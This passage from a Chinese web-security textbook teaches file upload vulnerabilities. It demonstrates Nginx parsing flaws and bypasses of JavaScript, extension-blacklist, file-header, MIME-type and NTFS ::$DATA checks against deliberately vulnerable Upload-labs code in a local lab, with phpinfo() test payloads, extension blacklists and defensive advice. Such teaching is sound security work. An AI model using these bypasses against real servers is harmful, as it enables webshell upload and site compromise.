if (!in_array( $ext, ['gif', 'png', 'jpg', 'jpeg'])) {
    die('Unsupported filetype uploaded.');
}
?>
```

在上述示例代码中,Web 应用程序会通过校验文件头的方式检查用户上传的文件是否为有效的图片文件。此外,如果上传文件的扩展名不在白名单中,Web 应用程序将输出“Please ensure you are uploading an image.”并终止执行,如图 3-17 所示。

图 3-17　Web 应用程序输出错误信息并终止执行

下面演示如何利用 Nginx 解析漏洞上传 PHP 文件。首先上传文件名为“phpinfo.gif”的文件，其文件内容如下：

```
GIF89a <?php phpinfo();?>
```

该漏洞环境会通过校验文件头的方式检查用户上传的文件是否为有效的图片文件，因此在文件开头插入“GIF89a”以绕过文件头检测（关于绕过文件头检测的具体介绍，详见第 3.3.3 节）。

文件上传成功后，页面将返回文件的存储路径“/var/www/html/uploadfiles/a080b2e987f86d1ff4b6728fc1ed619c.gif”，如图 3-18 所示。

图 3-18　文件上传成功后页面返回文件的存储路径

使用 Chrome 浏览器访问“http://192.168.1.104:8080/uploadfiles/a080b2e987f86d1ff4b6728fc1ed619c.gif/x.php”，“a080b2e987f86d1ff4b6728fc1ed619c.gif”被解析为 PHP 文件，执行结果如图 3-19 所示。

图 3-19　“a080b2e987f86d1ff4b6728fc1ed619c.gif”被成功解析为 PHP 文件

该漏洞主要是由 PHP-CGI 配置不当导致的，与 Nginx、PHP 的版本无关。通过在 php.ini 配置文件设置 security.limit_extensions 参数，可以限制 PHP-CGI 处理的文件扩展名，从而有效降低该漏洞被利用的风险。例如，可以在 php.ini 配置文件中添加“security.limit_extensions=.php”，指定 PHP-CGI 只处理以.php 为扩展名的文件。

3.3　文件上传漏洞绕过

随着人们对文件上传漏洞危害的认识逐渐加深，Web 开发者愈发重视对文件上传功能的过滤和防御。然而，新的防御措施往往会促生各种绕过方式。本节将介绍多种文件上传漏洞的绕过方式。

3.3.1 绕过前端 JavaScript 检测

前端 JavaScript 检测是常见的文件上传防御措施，但该措施并不可靠。Web 开发者通常会在前端编写 JavaScript 代码验证上传文件的扩展名，可能采用白名单或黑名单策略进行验证。一旦上传文件的扩展名不符合要求，前端 JavaScript 将阻止文件上传并提示用户。

以 CentOS7 靶机中 Upload-labs 第 1 关为例（关于 Upload-labs 的介绍和安装，请参考《Web 安全基础》4.4.4 节），使用 Chrome 浏览器访问“http://192.168.1.104/upload-labs/Pass-01/index.php”。前端 JavaScript 要求上传文件的扩展名必须是“.jpg”、“.png”或“.gif”，如果上传的文件不符合要求，前端 JavaScript 将阻止文件上传并通过弹窗提示用户。该关卡处理文件上传的关键代码如下：

```
function checkFile()
{
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("请选择要上传的文件!");
        return false;
    }
    //定义允许上传的文件类型
    var allow_ext = ".jpg|.png|.gif|";
    //通过寻找文件名中最后一个"."提取文件的扩展名
    var ext_name = file.substring(file.lastIndexOf("."));
    //判断上传文件类型是否允许上传
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "该文件不允许上传,请上传" + allow_ext + "类型的文件,当前文件类型
为:" + ext_name;
        alert(errMsg);
        return false;
    }
}
```

针对只依赖前端 JavaScript 进行文件上传防御的手段，存在以下两种绕过方式。

（1）禁用浏览器的前端 JavaScript 功能：禁用前端 JavaScript 功能会导致前端 JavaScript 代码无法运行，从而绕过所有基于前端 JavaScript 的验证。以 Chrome 浏览器为例，用户可以在设置中搜索 JavaScript，进入 JavaScript 选项卡并选择“不允许网站使用 JavaScript”以禁用前端 JavaScript 功能，如图 3-20 所示。

图 3-20 在 Chrome 浏览器中禁用 JavaScript 功能

禁用 JavaScript 功能前，上传文件名为“phpinfo.php”的文件，其文件内容如下：

```
<?php phpinfo();?>
```

上传结果如图 3-21 所示，提示不允许上传。

图 3-21　禁用 JavaScript 功能前的上传结果

禁用 JavaScript 功能后，再次上传“phpinfo.php”文件，上传结果如图 3-22 所示，文件上传成功。



图 3-22　禁用 JavaScript 功能后的上传结果

（2）使用 Burp Suite 修改请求数据包：首先攻击者上传符合前端要求的文件，再通过 Burp Suite 拦截并修改请求数据包中的文件名或文件内容，从而使前端 JavaScript 检测失效。例如，上传文件名为“phpinfo.jpg”的文件，“.jpg”是前端所允许上传的文件扩展名，其文件内容如下：

```
<?php phpinfo();?>
```

在 Burp Suite 中将文件扩展名“.jpg”修改为“.php”后再重新发送请求数据包，如图 3-23 所示。



图 3-23　使用 Burp Suite 将上传文件的扩展名“.jpg”修改为“.php”

通过以上两种绕过方式可以看出：前端 JavaScript 检测并不可靠，甚至是一种“形同虚设”的防御措施。虽然使用前端 JavaScript 检测可以在一定程度上减少 Web 服务器的资源消耗，但不应将其作为主要防御措施，而应结合其他更有效的安全措施进行全面防御。

3.3.2　绕过文件扩展名检测

采用黑名单策略限制上传文件的扩展名是许多 Web 开发者常用的过滤手段，但同样存在缺陷。由于黑名单中收集的扩展名通常不够全面，攻击者能够通过上传不在黑名单中的文件扩展名绕过基于黑名单策略的文件上传验证。例如，在早期采用“IIS＋ASP”的网站中，Web 开发者在设计文件上传防护措施时可能只关注最常见的“.asp”扩展名，却忽略了“.asa”“.cer”“.cdx”等扩展名，这些扩展名也能被 IIS 解析为 ASP 脚本，导致原有防御措施失效。

此外，如果在过滤文件扩展名的过程中没有将扩展名转换为统一格式（例如统一转换为小写），攻击者可以利用大小写混合的方式绕过检测，例如，使用“.aSp”或“.aSa”等大小写混合的扩展名。

不仅在 ASP 语言中存在不常见的扩展名，其他编程语言也有类似情况，表 3-1 展示了其他编程语言中可能被解析的扩展名。

表 3-1　其他编程语言中可能被解析的扩展名

编程语言	可能被解析的扩展名
ASP/ASPX	asp，aspx，asa，asax，ascx，ashx，asmx，cer，aSp，aSpx，aSa，aSax，aScx，aShx，aSmx，cEr
PHP	php，php5，php4，php3，php2，pHp，pHp5，pHp4，pHp3，pHp2，phtml，pht，pHtml
JSP	jsp，jspa，jspx，jsw，jsv，jspf，jtml，jSp，jSpx，jSpa，jSw，jSv，jSpf，jHtml

以 CentOS7 靶机中 Upload-labs 第 3 关为例，使用 Chrome 浏览器访问“http://192.168.1.104/upload-labs/Pass-03/index.php”。该关卡处理文件上传的关键代码如下：

```
$is_upload = false;
$msg = null;
if (isset( $_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp', '.aspx', '.php', '.jsp'); //黑名单
        $file_name = trim( $_FILES['upload_file']['name']); //获取上传文件的文件名并去除首
                                                            //尾空格
        $file_name = deldot( $file_name);      //删除文件名末尾的"."字符
        $file_ext = strrchr( $file_name, '.'); //搜索"."字符在 $file_name 字符串中最后一次
//出现的位置，并返回从该位置到 $file_name 字符串结尾的所有字符，以提取文件的扩展名
        $file_ext = strtolower( $file_ext);    //将文件扩展名转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //将字符串"::$DATA"替换为空
                                                            //(不区分大小写)
        $file_ext = trim( $file_ext);          //去除文件扩展名的首尾空格

        if (!in_array( $file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/'. date("YmdHis") . rand(1000, 9999) . $file_ext;
            if (move_uploaded_file( $temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp 后缀文件!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

上述示例代码首先调用 deldot()函数删除文件名末尾的“.”字符，然后使用 strrchr()函数搜索“.”字符在 $file_name 字符串中最后一次出现的位置，并返回从该位置到 $file_name 字符串结尾的所有字符，以提取文件的扩展名。变量 $deny_ext 是黑名单扩展名，包含了“.asp”“.aspx”“.php”“.jsp”。

当尝试上传扩展名为“.php”的文件时，如图 3-24 所示，页面提示“不允许上传.asp，.aspx，.php，.jsp 后缀文件!”。

接下来，尝试通过不常见但可解析的扩展名绕过黑名单策略限制。为了使 Web 服务器

图 3-24　页面提示“不允许上传.asp，.aspx，.php，.jsp 后缀文件!”

(假设是 Apache)支持解析扩展名“.phtml”,需要在 httpd.conf 文件(该文件路径为：/etc/httpd/conf/httpd.conf)中添加以下内容：

```
AddType application/x-httpd-php .phtml
```

完成配置文件的修改后,执行命令“systemctl restart httpd”重启 Web 服务器,使修改生效。

Web 服务器重启完毕后,上传文件名为“phpinfo.phtml”的文件,该文件内容如下：

```
<?php phpinfo();?>
```

在上传文件的同时使用 Burp Suite 拦截请求数据包并发送请求,响应数据包中返回了上传文件的存储路径为“../upload/202410231433494964.phtml”,如图 3-25 所示。



图 3-25　上传扩展名为“.phtml”的文件并从响应数据包中得到上传文件的存储路径

使用 Chrome 浏览器访问“http://192.168.1.104/upload-labs/upload/202410231433494964.phtml”，发现 202410231433494964.phtml 被解析为 PHP 文件，如图 3-26 所示。

图 3-26　202410231433494964.phtml 被解析为 PHP 文件

上述示例表明，采用黑名单策略过滤上传文件的防御措施仍存在缺陷。从防御效果考虑，使用白名单比使用黑名单更为有效。例如在头像上传场景中，可以只允许上传“.jpg”“.png”“.gif”等图片扩展名的文件，但在一些需要上传多种类型文件的复杂场景中，使用白名单策略可能导致业务的局限性。因此在设计防御措施时，需要平衡业务需求和用户体验，不能一味追求安全性而忽视业务的实际需求。

3.3.3　绕过文件头检测

为判断上传文件的类型，除了可以根据文件的扩展名，也有人提出通过文件头信息进行判断，其依据是每种文件类型都有其特定的文件头格式。

此处使用 WinHex（WinHex 是一款专业的十六进制编辑工具，限于篇幅，本书不介绍 WinHex 的安装，读者可自行查阅相关资料进行安装）以十六进制形式查看 PNG 图片，起始的前八字节“89504E470D0A1A0A”为 PNG 的文件头，对应的字符形式为“‰PNG”，如图 3-27 所示。



图 3-27　PNG 图片的文件头是“89504E470D0A1A0A”

此处使用 WinHex 以十六进制形式查看 GIF 图片，前六字节“474946383961”为 GIF 的文件头，对应的字符形式是“GIF89a”，如图 3-28 所示。

此处使用 WinHex 以十六进制形式查看 JPEG 图片，起始的前十字节“FFD8FFE000104A464946”为 JPEG 的文件头，对应的字符形式是“ÿøÿà JFIF”，如图 3-29 所示。

三种常见图片类型的文件头信息汇总如表 3-2 所示。

图 3-28　GIF 图片的文件头是“474946383961”



图 3-29　JPEG 图片的文件头是“FFD8FFE000104A464946”

表 3-2　三种常见图片类型的文件头信息

类型	扩展名	十六进制文件头	文件头的字符形式
PNG	.png	89 50 4E 47 0D 0A 1A 0A	‰PNG
GIF	.gif	47 49 46 38 39 61	GIF89a
JPEG	.jpg	FF D8 FF E0 00 10 4A 46 49 46	ÿøÿà JFIF

只通过校验文件头信息判断文件类型是不可靠的。攻击者可以在 Webshell 文件中加入任意所需的文件头，以此绕过文件头的校验。此外，对于一个包含脚本代码的文件，Web 服务器能否解析其中的脚本代码，取决于文件的扩展名能否被 Web 服务器解析，与文件头信息无关。

以 CentOS7 靶机中 Upload-labs 第 14 关为例，使用 Chrome 浏览器访问“http://192.168.1.104/upload-labs/Pass-14/index.php”。该关卡处理文件上传的关键代码如下：

```
function isImage( $filename)
{
    //定义支持的图片扩展名
    $types = '.jpeg|.png|.gif';
    if (file_exists( $filename)) {
        //获取图片的相关信息
        $image_info = getimagesize( $filename);
        //根据图片类型编号获取对应的扩展名
        $ext = image_type_to_extension( $image_info[2]);
        //检查扩展名是否在支持的类型中(不区分大小写)
        if (stripos( $types, $ext) >= 0) {
            return $ext;
        } else {
            return false;
        }
    } else {
        return false;
```

```
    }
}

$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if (!$res) {
        $msg = "文件未知,上传失败!";
    } else {
        $img_path = UPLOAD_PATH . "/" . rand(10, 99) . date("YmdHis") . $res;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = "上传出错!";
        }
    }
}
```

本关卡使用 getimagesize()函数获取图片的相关信息,然后根据图片类型编号获取对应的扩展名,并检查扩展名是否为“.jpg”、“.png”或“gif”。当上传 PHP 文件时,页面提示“文件未知,上传失败!”。

针对校验文件头的上传点,攻击者可以通过 Burp Suite 拦截请求数据包并修改文件内容的方式绕过。首先上传文件名为“phpinfo.php”的文件,其文件内容如下:

```
<?php phpinfo();?>
```

同时使用 Burp Suite 拦截请求数据包,在文件内容的开头添加“GIF89a”,即可使该文件被 Web 应用程序当作 GIF 类型的文件,最后单击“Send”按钮发送请求数据包,从而绕过文件头校验,如图 3-30 所示。



图 3-30　在文件内容的开头添加“GIF89a”从而绕过文件头校验

▶ 3.3.4 绕过 MIME 类型检测

MIME(Multipurpose Internet Mail Extensions,多用途互联网邮件扩展)类型是一种在互联网中标识文件类型的标准。在 HTTP 请求或响应数据包的头部,Content-Type 字段用于描述传输数据的类型和格式,该字段的值即为 MIME 类型。

不同类型的文件对应不同的 MIME 类型。例如,JPGE 图片的 MIME 类型为“image/jpeg”,HTML 文件的 MIME 类型为“text/html”,PHP 文件的 MIME 类型一般为“application/octet-stream”或“application/x-httpd-php”。常见的 MIME 类型如表 3-3 所示。

表 3-3 常见的 MIME 类型

扩 展 名	文 件 类 型	MIME 类型
.txt	TEXT 文件	text/plain
.html	HTML 文件	text/html
.gif	GIF 文件	image/gif
.jpg	JPEG 文件	image/jpeg
.png	PNG 文件	image/png
.zip	ZIP 文件	application/zip
.json	JSON 文件	application/json

然而,检测 Content-Type 字段并不是有效的文件类型验证方法,因为该字段是浏览器自动生成的,攻击者可以随意修改。攻击者只需将 Content-Type 字段的值伪造成合法的 MIME 类型,就能轻易绕过检测。

以 CentOS7 靶机中 Upload-labs 第 2 关为例,使用 Chrome 浏览器访问“http://192.168.1.104/upload-labs/Pass-02/index.php”。该关卡处理文件上传的关键代码如下:

```
$is_upload = false;
$msg = null;
if (isset( $_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        //检查上传文件的 MIME 类型是否为 image/jpeg、image/png 或 image/gif
        if (( $_FILES['upload_file']['type'] == 'image/jpeg') || ( $_FILES['upload_file']['type'] ==
'image/png') || ( $_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/'. $_FILES['upload_file']['name'];
            if (move_uploaded_file( $temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '文件类型不正确,请重新上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

Web 应用程序会对上传文件的 MIME 类型进行检测,只允许上传 MIME 类型为“image/jpeg”“image/png”“image/gif”的文件。当尝试上传 PHP 文件时,页面提示“文件类型不正

确，请重新上传！”，如图 3-31 所示。



图 3-31　当尝试上传 PHP 文件时，页面提示“文件类型不正确，请重新上传！”

下面演示如何绕过 MIME 类型检测。首先上传文件名为“phpinfo. php”的文件，其文件内容如下：

```
<?php phpinfo();?>
```

上传文件的同时使用 Burp Suite 拦截请求数据包，将请求头中 Content-Type 字段的值修改为“image/jpeg”并发送请求数据包，即可成功上传 PHP 文件，如图 3-32 所示。



图 3-32　将请求头中 Content-Type 字段的值修改为“image/jpeg”并发送请求数据包

由此可见，只检测 MIME 类型并不可靠，因为攻击者可以在客户端修改请求数据包中 Content-Type 字段的值再发送到服务端。在设计 Web 安全方案时，需要确保评判指标不被攻击者控制。在本例中，MIME 类型作为评判指标是可以被攻击者控制的，因此只依赖 MIME 类型的检测无法有效确保文件上传的安全性。

▶ 3.3.5　NTFS 数据流特性绕过

NTFS 数据流是 Windows NTFS 文件系统的一项高级特性，允许一个文件包含多个数据

流。每个文件至少有一个默认的主数据流(也称为未命名数据流),其类型是 $DATA,通常表示为文件名本身;其他命名数据流(也称为备用数据流,Alternate Data Streams)默认不在资源管理器中显示。一个文件在 NTFS 中真正的文件名称格式为:

```
<文件名>:<数据流名>:<数据流类型>
```

例如,如果创建一个名为“Web. txt”的文件,它将在 NTFS 中存储为“Web. txt:: $DATA ”,其中数据流名默认为空,且数据流类型默认为“ $DATA”。

当 Web 应用程序禁止上传扩展名为“. php”的文件时,攻击者可以尝试上传扩展名为“. php:: $DATA”的文件以绕过限制,在 Windows 系统中,该文件会被标识为“. php”,文件内容仍然是所上传的内容。

以 Windows 7 靶机中 Upload-labs 第 9 关为例,该关卡处理文件上传的关键代码如下:

```
$is_upload = false;
$msg = null;
if (isset( $_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(". php", ". php5", ". php4", ". php3", ". php2", ". html", ". htm",
". phtml", ". pht", ". pHp", ". pHp5", ". pHp4", ". pHp3", ". pHp2", ". Html", ". Htm", ". pHtml",
". jsp", ". jspa", ". jspx", ". jsw", ". jsv", ". jspf", ". jtml", ". jSp", ". jSpx", ". jSpa", ". jSw",
". jSv", ". jSpf", ". jHtml", ". asp", ". aspx", ". asa", ". asax", ". ascx", ". ashx", ". asmx", ". cer",
". aSp", ". aSpx", ". aSa", ". aSax", ". aScx", ". aShx", ". aSmx", ". cEr", ". sWf", ". swf", ". htaccess");
//黑名单
        $file_name = trim( $_FILES['upload_file']['name']); //获取上传文件的文件名并去除首
//尾空格
        $file_name = deldot( $file_name);      //删除文件名末尾的"."字符
        $file_ext = strrchr( $file_name, '.'); //搜索"."字符在 $file_name 字符串中最后一次
//出现的位置,并返回从该位置到 $file_name 字符串结尾的所有字符,以提取文件的扩展名
        $file_ext = strtolower( $file_ext);    //将文件扩展名转换为小写
        $file_ext = trim( $file_ext);          //去除文件扩展名的首尾空格

        if (!in_array( $file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/'. date("YmdHis") . rand(1000, 9999) . $file_ext;
            if (move_uploaded_file( $temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

上述示例代码首先调用 deldot()函数删除文件名末尾的“.”字符,然后使用 strrchr()函数搜索“.”字符在 $file_name 字符串中最后一次出现的位置,并返回从该位置到 $file_name 字符串结尾的所有字符,以提取文件的扩展名。变量 $deny_ext 是黑名单扩展名,其中包含大量不允许上传的文件扩展名。

首先上传文件名为“phpinfo. php”的文件,其文件内容如下:

```
<?php phpinfo();?>
```

在上传文件的同时使用 Burp Suite 拦截请求数据包，然后将文件名修改为“phpinfo.php::$DATA”，最后单击“Send”按钮发送请求数据包，如图 3-33 所示。

